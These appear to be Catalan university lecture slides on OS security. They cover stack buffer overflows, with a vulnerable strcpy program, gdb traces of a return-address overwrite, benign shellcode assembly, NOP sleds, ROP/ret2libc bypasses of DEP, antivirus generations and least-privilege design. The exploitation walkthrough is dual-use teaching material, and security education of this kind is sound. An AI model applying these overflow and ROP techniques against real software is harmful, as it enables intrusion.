
function:

```
push    ebp
mov     ebp, esp
sub     esp, 24
mov     DWORD PTR [ebp-12], 1
push    DWORD PTR [ebp+12]
push    DWORD PTR [ebp+8]
push    DWORD PTR [ebp-12]
push    OFFSET FLAT:.LC0
call    printf
add     esp, 16
nop
leave
ret
```

main:

```
lea     ecx, [esp+4]
and     esp, -16
push    DWORD PTR [ecx-4]
push    ebp
mov     ebp, esp
push    ecx
sub     esp, 20
mov     DWORD PTR [ebp-12], 2
sub     esp, 8
push    3
push    DWORD PTR [ebp-12]
call    function
add     esp, 16
mov     eax, 0
mov     ecx, DWORD PTR [ebp-4]


esp, [ecx-4]
```



I quin problema suposa això?

- Si es permet entrada arbitrària d'un usuari
 - Si es crea una entrada maliciosa a memòria...
- ... I no es verifiquen els límits...
 - Els llenguatges de baix nivell (C) deixen al desenvolupador el controlar aquests límits
 - Això molts cops porta a errades que poden ser explotades per els atacants

Veiem un exemple!



```
#include <stdio.h>
#include <string.h>

void func(char *name) {
    char buffer[100];
    strcpy(buffer, name);
    printf("Welcome to our temple %s\n", buffer);
}

int main(int argc, char *argv[]) {
    func(argv[1]);
    return 0;
}
```


Si tot és normal...

- Tant la pila com l'EBP semblen normals
- El sistema guarda els valors de retorn de forma correcta
- Per tant l'aplicació funciona de la forma esperada

```
Breakpoint 1 at 0x80491ac: file buf.c, line 9.
(gdb) run AAAA
Starting program: /home/rserral/Malware/C-stuff/overflow/buf AAAA
Welcome AAAA


Breakpoint 1, func (name=0xffffce4a "AAAA") at buf.c:9
9
(gdb) info registers
eax            0xd                13
ecx            0xffffcab0        -13648
edx            0x1                1
ebx            0x0                0
esp            0xffffcad8        0xffffcad8
ebp            0xffffcb3c        0xffffcb3c
esi            0xf7f8be24        -134693340
edi            0x0                0
eip            0x80491ac        0x80491ac <-func+38>
eflags        0x286            [ PF SF IF ]
cs             0x23            35
ss             0x2b            43
ds             0x2b            43
es             0x2b            43
fs             0x0                0
gs             0x63            99
(gdb) x/100x $esp - 200
0xffffca10: 0xf7f90000 0xffffffff 0x00000001 0xf7de63bc
0xffffca20: 0xf7f90000 0x0000095d 0xf7ded76c 0xf7f90000
0xffffca30: 0xffffca84 0xffffca80 0x00000003 0x00000000
0xffffca40: 0xf7ffcfc0 0x0804828d 0x00000001 0x00000000
0xffffca50: 0x0804c00c 0xf7fe1e1a 0x0804828d 0xf7ffd950
0xffffca60: 0xffffca94 0xf7fdb10 0xf7f902f0 0x00000001
0xffffca70: 0x00000001 0x00000000 0x00000000 0x5ef9e000
0xffffca80: 0xf7ffcfc0 0x00000000 0xffffcbab0 0x00000000
0xffffca90: 0xf7f8be24 0x00000000 0xffffcb3c 0xf7e31fe9
0xffffcaa0: 0xf7fe1d6d 0x00000000 0xf7f8be24 0xf7e31fe9
0xffffcab0: 0xf7f8cce0 0x0804a00c 0xffffcad4 0x00000000
0xffffcac0: 0xffffcad8 0xf7ffd950 0xf7e31fc9 0x080491a9
0xffffcad0: 0x0804a00c 0xffffcad8 0x41414141 0x00000000
0xffffcae0: 0x00000000 0x00000000 0xf7ffcfc0 0x00000000
0xffffcaf0: 0x00000000 0x00000534 0x0000000e 0xf7fd9e8
0xffffcb00: 0xf7f8be24 0xf7fe28f0 0x00000000 0xf7e144d2
0xffffcb10: 0xf7f8c3bc 0xffffffff 0x00000000 0x08049223
0xffffcb20: 0x00000002 0xffffcbf4 0xffffcc00 0x080491f1
0xffffcb30: 0xf7fe28f0 0x00000000 0x00000000 0xffffcb48
0xffffcb40: 0x080491c0 0xffffce4a 0x00000000 0xf7dfaebc
0xffffcb50: 0x00000002 0xffffcbf4 0xffffcc00 0xffffcb84
0xffffcb60: 0xffffcb94 0xf7fdb10 0xf7f902f0 0xf7f8be24
0xffffcb70: 0x00000001 0x00000000 0xffffcbd8 0x00000000
0xffffcb80: 0xf7ffcfc0 0x00000000 0xf7f8be24 0x00000000
0xffffcb90: 0x00000000 0x4a39e4e5 0x0af3a2f5 0x00000000
(gdb)
```

Però... podem provocar un overflow?



- Volem causar un overflow a la pila
- Sabem que el buffer té 100 bytes (en aquest cas no requereix alineament)
- Tot seguit la pila té el EBP vell i el valor de retorn
- Anem a provar de generar 100 As seguides per 4 B i 4 C


Després de l'overflow



```
(gdb) run $(./AAAA.py)
Starting program: /home/rserral/Malware/C-stuff/overflow/buf $(./AAAA.py)
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) info registers
eax             0x75             117
ecx             0xffffca50        -13744
edx             0x1             1
ebx             0x0             0
esp             0xffffcae4        0xffffcae4
ebp             0x42424242        0x42424242
esi             0xf7f8be24        -134693340
edi             0x0             0
eip             0x43434343        0x43434343
eflags          0x10286           [ PF SF IF RF ]
cs              0x23            35
ss              0x2b            43
ds              0x2b            43
es              0x2b            43
fs              0x0             0
gs              0x63            99
(gdb) x/100x $esp - 200
0xffffca1c: 0x9695ca00 0xf7ffcfc 0x00000000 0xffffca50
0xffffca2c: 0x00000000 0xf7f8be24 0x00000000 0xffffcad0
0xffffca3c: 0xf7e31fe9 0xf7fed6d 0x00000000 0xf7f8be24
0xffffca4c: 0xf7e31fe9 0xf7f8cce0 0x0804a00c 0xffffca74
0xffffca5c: 0x00000000 0xffffca78 0xf7ffd950 0xf7e31fc9
0xffffca6c: 0x080491a9 0x0804a00c 0xffffca78 0x41414141
0xffffca7c: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffca8c: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffca9c: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffcaac: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffcab0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffcac0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffcad0: 0x42424242 0x43434343 0xffffcd00 0x00000000
0xffffcae0: 0xf7dfaebc 0x00000002 0xffffcb94 0xffffcb90
0xffffcaf0: 0xffffcb24 0xffffcb34 0xf7ffd010 0xf7f902f0
0xffffcb00: 0xf7f8be24 0x00000001 0x00000000 0xffffcb78
0xffffcb10: 0x00000000 0xf7ffcfc 0x00000000 0xf7f8be24
0xffffcb20: 0x00000000 0x00000000 0xb7f22406 0xf73b2216
0xffffcb30: 0x00000000 0x00000000 0x00000000 0x00000002
0xffffcb40: 0x08049070 0x00000000 0xf7fe81a4 0xf7fe28f0
0xffffcb50: 0x0804c000 0x00000002 0x08049070 0x00000000
0xffffcb60: 0x080490a6 0x080491af 0x00000002 0xffffcb94
0xffffcb70: 0x080491d0 0x08049240 0xf7fe28f0 0xffffcb8c
0xffffcb80: 0xf7ffd888 0x00000002 0xffffcbd7 0xffffcd02
0xffffcb90: 0x00000000 0xffffce4f 0xffffce77 0xffffce86
(gdb)
```

Com podem explotar aquesta errada?



- Es podria col·locar shellcode al buffer
- Sobreescrivint el valor de retorn cap al propi buffer...

Què és el shellcode?



- shellcode és un conjunt d'instruccions màquina prèviament creades per executar alguna funció
- shellcode és el que normalment es fa servir per executar codi binari

Quines característiques té el shellcode

- La més important, no té cap valor '\0'
- Sabeu per què?
 - Efectivament, l'overflow generalment es fa amb strings i el '\0' implica final d'string, el que faria inviable l'atac
- Han de tenir una mida reduïda
 - Pel que generalment utilitzen crides a sistema
- Ha de ser agnòstic de la posició de memòria en la que s'executa

Syscalls a Linux

- Linux (i altres variants d'UNIX) exposen les funcionalitats del kernel a través de crides a sistema ben definides
- Les crides a sistema s'han d'executar en mode privilegiat (Ring 0)
- Són depenents de l'arquitectura hardware
- Pel que les aplicacions d'usuari han d'executar una interrupció
 - `int 0x80` (32-bit)
 - `syscall` (64-bit)
- Es poden trobar les crides a sistema a les capçaleres del sistema
 - `/usr/include/asm/unistd_32.h` - `/usr/include/asm/unistd_x32.h`
 - `/usr/include/asm/unistd_64.h`

Com s'invoquen les syscall

- 32 bit – Els paràmetres es passen:

Syscall	Arg #1	Arg #2	Arg #3	Arg #4	Arg #5	Arg #6
eax	ebx	ecx	edx	esi	edi	ebp

- Return value: eax

- 64 bit – Els paràmetres es passen:

Syscall	Arg #1	Arg #2	Arg #3	Arg #4	Arg #5	Arg #6
rax	rdi	rsi	rdx	r10	r8	r9

- Return value: rax
-

Syscall a 32-bit

```
global _start
```

```
_start:
```

```
    jmp short ender
```

```
starter:
```

```
    xor eax, eax ; clean up the registers
```

```
    xor ebx, ebx
```

```
    xor edx, edx
```

```
    xor ecx, ecx
```

```
    mov al, 4 ; syscall write
```

```
    mov bl, 1 ; stdout is 1
```

```
    pop ecx ; @ string from the stack
```

```
    mov dl, 6 ; length of the string
```

```
    int 0x80
```

```
    xor eax, eax
```

```
    mov al, 1 ; exit syscall
```

```
    xor ebx, ebx
```

```
    int 0x80
```

```
ender:
```

```
    call starter
```

```
    db 'hello', 0x0a
```

Syscall a 64-bit

```
global _start
```

```
_start:
```

```
    jmp short ender
```

```
starter:
```

```
    xor rax, rax ; clean up the registers
```

```
    xor rbx, rbx
```

```
    xor rdx, rdx
```

```
    xor rcx, rcx
```

```
    mov al, 1 ; syscall write
```

```
    mov rdi, 1 ; stdout is 1
```

```
    pop rsi ; @ string from the stack
```

```
    mov dl, 6 ; length of the string
```

```
    syscall
```

```
    xor rax, rax
```

```
    mov al, 60 ; exit syscall
```

```
    xor rdi, rdi
```

```
    syscall
```

```
ender:
```


```
    call starter
```

```
    db 'hello', 0x0a
```

Crides a sistema en Windows

- De forma diferent a Linux (i a UNIX en general) Windows exposa les crides a sistema a través de invocacions a llibreries
- Internament `ntdll.dll` emet la interrupció `0x2E` per passar a kernel space
- Així en Windows fer una crida a sistema és el mateix que invocar una funció

Tipus de crides a sistema



- 1 Sense requisits del kernel
e.g. *GetCurrentProcessId*
- 2 Acció del kernel necessaria
e.g. *ReadFile*
- 3 Tasques especials gestionades per **Csrss.exe** (Client/Server Runtime Subsystem)

Stack Overflow

- Amb els atacs per xarxa s'aprofita la lectura des dels socket com l'entrada a l'aplicació remota

Protecció contra Stack Overflows

- El millor és fer servir bones pràctiques de programació
- Altres alternatives
 - Antivirus
 - Defenses del propi sistema operatiu

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - Worms
 - Atacs comuns
- **Defensa dels SO**
 - **Protecció**
 - Estructura simplificada del SO
 - Matriu d'accés
 - Exemple d'implementació a Linux

Protecció contra buffer overflow

- Address Space Layout Randomization (ASLR)
 - Canvia de forma aleatòria les posicions de l'espai de direccions de les àrees de dades d'un procés, incloent la base de l'executable i les posicions de la pila, el heap y les llibreries
 - Per tant, és més difícil prevenir on està tot i saltar a un espai de memòria concret per a executar un determinat codi
- Com evitar el problema?
 - La forma més habitual és usar **NOP Sleds**
 - És un padding al principi del shellcode
 - Millora la probabilitat de saltar dins del nostre codi
 - NOP Sleds són una llista de NOP ' `\x90` ' just abans del shellcode

Protecció contra buffer overflow

- Canary Values
 - Cada funció té una protecció
 - Pròleg
 - Epíleg
 - El canary és un valor aleatori que es verifica abans de retornar d'una funció
 - El valor es posa al pròleg
 - El valor es verifica a l'epíleg
 - El sistema fa una excepció per atendre el problema
- Com es pot evitar el control?
 - És complicat, normalment s'intenta actuar a sobre del gestor d'excepcions
 - El codi arbitrari s'executarà quan s'atén la excepció
 - Això s'anomena Structured Exception Handling (SEH)

Protecció contra buffer overflow

- Data Execution Prevention (DEP)
 - També conegut com no executable stacks (NX Stacks)
 - Marca àrees de memòria com executables i unes altres no executables
 - D'aquesta manera es pot prevenir que s'executi més codi del que ha de ser
 - S'aplica a nivell hardware (marcant la memòria) i a nivell software (OS)
- Com superar el DEP
 - El DEP ens obliga a saltar a codi existent, no es pot executar codi directament
 - Per fer això hi ha una forma interessant de fer-ho:
 - Return Oriented Programming (ROP)
 - A Linux es coneix també com *Return to LibC*, on es procura que el codi retorni cap a libc i executi el codi que volem
 - Tot i que això es pot fer en qualsevol binari o aplicació


ROP Basics

- Since we only have access to the stack, we can leverage the fact that function invocation is done directly there
- `leave; ret`

```
mov esp, ebp  
pop ebp
```

ROP Basics

- Punt de partida:
 - El Buffer ha sofert un overflow com a la figura
 - El codi `leave; ret` s'executa a `BA + 0x4`
- L'adreça `@LR = leave; ret`
 - S'ha obtingut cercant estàticament dins del binari
 - Això requereix trobar els bytes que calen dins de les parts executables
- La adreça base de `libc` s'ha obtingut buscant en memòria
- Les funcions s'han buscat dins de `libc`




main() Stack Layout
multiple libc functions

ROP Basics

1) $BA + 0x4$: leave ret

- $esp = ebp = BA$
- $ebp = BA + 0xC$,
 $esp = BA + 0x4$
- ret executa
leave; ret a
 $BA + 0x4$



main() Stack Layout
multiple libc functions

ROP Basics

2) $BA + 0x10$: func1


1) leave:

- $esp = ebp = BA + 0xC$
- $ebp = BA + 0x1C, \quad esp = BA + 0x10$
- ret executa func1 a $BA + 0x10$

2) ret executa leave ret a $BA + 0x14$

Func1 i Func2 poden ser system o exit de libc

Inclús es poden encadenar més funcions



main() Stack Layout
multiple libc functions

Problemes habituals amb ROP

- Moltes funcions requereixen paràmetres amb `'\0'`
 - Però no podem usar aquest string
 - Es pot solucionar usant `strcpy` o `snprintf`
- S'ha de buscar l'adreça base de `libc` per poder esbrinar l'adreça final de funcions o gadgets que ens cal executar
 - I com no es té accés a disc (i.e. remote exploits) s'han d'endevinar...

Antivirus

- La primera generació d'antivirus (i antiworm) utilitzaven el mètode basat amb signatura per trobar virus
 - S'escanegen els fitxers en busca de «firmes»
 - Aquestes firmes són cadenes concretes que se sap que són de virus coneguts (virus definition tables)
 - Si es troba una d'aquestes cadenes es poden activar accions
 - Disparar una alarma
 - Treure el virus
- Aquestes signatures s'han d'actualitzar constantment
 - Les empreses quan detecten nous virus o worms actualitzen aquestes taules i les deixen disponibles per als clients en forma d'actualitzacions

Antivirus

- Problemes
 - El virus ja ha pogut causar danys abans que aparegui la signatura
 - Els virus poden mutar (virus polymorphic), pel que la seva firma també muta, fent molt més difícil la seva detecció

Segona generació d'antivirus

- La segona generació d'antivirus (i antiworm) va introduir el mètode d'escaneig heurístic
 - S'escaneja el comportament dels programes, buscant funcionament anòmal com per exemple mecanismes de reproducció, o accés a fitxers particulars, ...
 - L'escaneig normalment se centra en:
 - Comparar el comportament d'un programa amb determinades regles (rule-based system) que fan servir els codis maliciosos; salta una alarma si es deteta algun d'aquests comportaments
 - Qualificar cada funcionalitat amb un cert pes d'acord al dany que pot causar l'amenaça (weight-based system); si la suma d'aquests pesos supera un cert llindar, es dispara una alarma
 - Per tant ja no es pot dependre de les firmes per detectar nous virus

Segona generació d'antivirus

- Problemes
 - Continua sent una solució a posteriori
 - Respon un cop que el programa ja s'ha llançat i s'està executant
 - La seva resposta pot arribar a ser massa lenta

Tercera generació d'antivirus

- S'introdueix el mètode d'escaneig heurístic en màquines virtuals i sandboxes
 - Quan un usuari executa un programa, l'escàner engega una màquina virtual i executa el programa aïllat a la màquina
 - S'analitza el comportament a aquesta màquina virtual aïllant els efectes fora del sistema operatiu real
 - Si no es detecta cap comportament anòmal, llavors s'executa a l'equip real
 - Si es detecta un mal comportament s'avisava, s'esborra tot l'entorn i es posa el fitxer en quarentena

Tercera generació d'antivirus

- Problemes
 - Computacionalment intens
 - Els virus més potents estan xifrats
- Solució
 - Els patrons es busquen a l'algorisme de desxifrat

Tercera generació d'antivirus

- Els antivirus actuals fan servir tots aquests mètodes
- Però no sempre són suficients
 - Desmitificant Antivirus:
<https://vimeo.com/121554106?ref=tw-share>

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - Worms
 - Atacs comuns
- **Defensa dels SO**
 - Protecció
 - **Estructura simplificada del SO**
 - Matriu d'accés
 - Exemple d'implementació a Linux
 - System Guards a Windows

Estructura simplificada del SO

- Un sistema operativo consisteix en un conjunt d'objectes, programari i maquinari
 - Cada objecte té un nom únic i s'hi pot accedir a través d'un conjunt d'operacions ben definides
- Problema de protecció
 - Asegurar-se de que cada objecte sigui accedit correctament i només per aquells processos que tenen permès fer-ho

Estructura simplificada del Sistema Operatiu

- Principi de “least privilege” com a control d'accés
 - Denegar accions per defecte
- Les aplicacions, els usuaris i els sistemes hauries de tenir els privilegis justos per poder fer les seves tasques
- Limita l'impacte quan hi ha un error o s'abusa del sistema
- Pot ser estàtic
 - Durant la vida del sistema, o la vida del procés
- O dinàmic
 - Modificat per un procés quan sigui necessari
 - Canvi de domini, escalada de privilegis, ...

Estructura simplificada del Sistema Operatiu


- Granularitat dels privilegis
- Grossa (rough-grained)
 - Fàcil de gestionar i més simple
 - No implementa tant bé el principi de «Least Privilege»
- Fina (fine-grained)
 - Més overhead i més concreta
 - Permet especificar casos particulars i tenir més controls

Estructura simplificada del Sistema Operatiu

- S'ha d'identificar als usuaris en tot moment
 - User ID a Unix/Linux
 - Associat a cada usuari pot haver-hi un perfil indicant les operacions permeses i els accessos a fitxers
 - El sistema operatiu pot aplicar regles basades en el perfil de l'usuari
- Per decidir si donar accés a un usuari o no pot dependre de
 - la identitat de l'usuari
 - les parts específiques de les dades als que s'accedeix
 - la informació ja divulgada a l'usuari

Estructura simplificada del Sistema Operatiu

- Es defineix un domini
 - Un domini pot ser un usuari, un procés o un procediment
- Es defineix un conjunt de drets d'accés
